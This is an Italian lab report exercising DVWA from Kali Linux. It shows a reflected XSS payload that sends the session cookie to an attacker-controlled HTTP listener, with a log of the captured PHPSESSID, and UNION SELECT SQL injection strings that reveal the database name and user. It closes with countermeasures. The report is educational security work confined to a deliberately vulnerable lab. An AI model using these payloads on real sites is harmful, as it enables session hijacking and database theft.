

Vulnerabilità XSS e SQL Injection su DVWA

Obiettivo: configurare un laboratorio virtuale in cui la macchina DVWA sia raggiungibile da Kali Linux e sfruttare, a scopo didattico, una vulnerabilità XSS reflected e una SQL Injection non blind.

Ambiente utilizzato: Kali Linux come macchina attaccante, Metasploitable/DVWA come macchina vulnerabile, browser Firefox e server HTTP Python per la verifica delle richieste generate tramite XSS.


1. Configurazione del laboratorio

La macchina DVWA è stata raggiunta dal browser di Kali Linux tramite indirizzo IP **192.168.20.10**. Prima di svolgere i test è stato impostato il livello di sicurezza della DVWA su **LOW**, in modo da permettere la dimostrazione delle vulnerabilità richieste dall'esercizio.

2. XSS reflected

Nella sezione XSS reflected è stato inserito un payload JavaScript nel parametro richiesto dalla pagina. Il primo test ha mostrato la corretta esecuzione dello script nel browser tramite una finestra di alert.

```
<script>alert('XSS Attack!')</script>
```



Sopra: esecuzione di un payload XSS reflected che genera un alert nel browser della macchina Kali.

Successivamente è stato eseguito un test aggiuntivo per mostrare che il codice JavaScript può generare una richiesta HTTP verso un host controllato. Sulla macchina Kali è stato avviato un server con Python:

```
python3 -m http.server 8000
```

Il payload ha creato una richiesta verso il server locale di Kali includendo il valore del cookie nella query string. Questo dimostra il possibile impatto di una XSS, cioè l'esecuzione di codice JavaScript nel contesto della pagina vulnerabile.

```
<script>new  
Image().src='http://192.168.20.11:8000/?cookie='+encodeURIComponent(document.cookie)</script>
```

```
Session Actions Edit View Help
kali@kali: ~/Desktop
python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.20.11 - - [14/Jul/2026 09:09:43] "GET /?cookie=security%3Dlow%3B%20PHPSESSID%3D8e95e49381748766586e551a8fa1c46 HTTP/1.1" 200 -
```


Sopra: test XSS reflected con richiesta HTTP verso il server Python avviato su Kali; nel terminale si vede la richiesta GET contenente il cookie della sessione DVWA.

3. SQL Injection

Nella sezione SQL Injection è stato sfruttato il parametro **id** per modificare la query SQL eseguita dall'applicazione. I test sono stati svolti con tecnica UNION SELECT, confermando che l'input utente non viene filtrato correttamente.

Il primo test ha permesso di ottenere il nome del database in uso:


```
' UNION SELECT database(),null -- -
```



Sopra: SQL Injection con UNION SELECT database(), che restituisce il nome del database utilizzato dalla DVWA, cioè dvwa.

Un secondo test ha mostrato l'utente del database con cui l'applicazione sta eseguendo le query:

```
' UNION SELECT user(),null -- -
```



Sopra: SQL Injection con UNION SELECT user(), che restituisce l'utente del database, visualizzato come root@localhost.

4. Conclusioni

L'attività ha dimostrato il funzionamento di due vulnerabilità comuni in ambiente web: XSS reflected e SQL Injection. Nel primo caso è stato possibile far eseguire codice JavaScript al browser; nel secondo caso è stato possibile alterare la query SQL e ottenere informazioni dal database. I test sono stati eseguiti esclusivamente in ambiente DVWA, configurato appositamente come laboratorio vulnerabile.

5. Possibili contromisure

- validazione e sanitizzazione dell'input lato server;
- uso di prepared statements e query parametrizzate per prevenire SQL Injection;
- escaping dell'output HTML per ridurre il rischio XSS;
- configurazione di cookie con HttpOnly e Secure quando possibile;
- aumento del livello di sicurezza applicativo e controllo periodico del codice.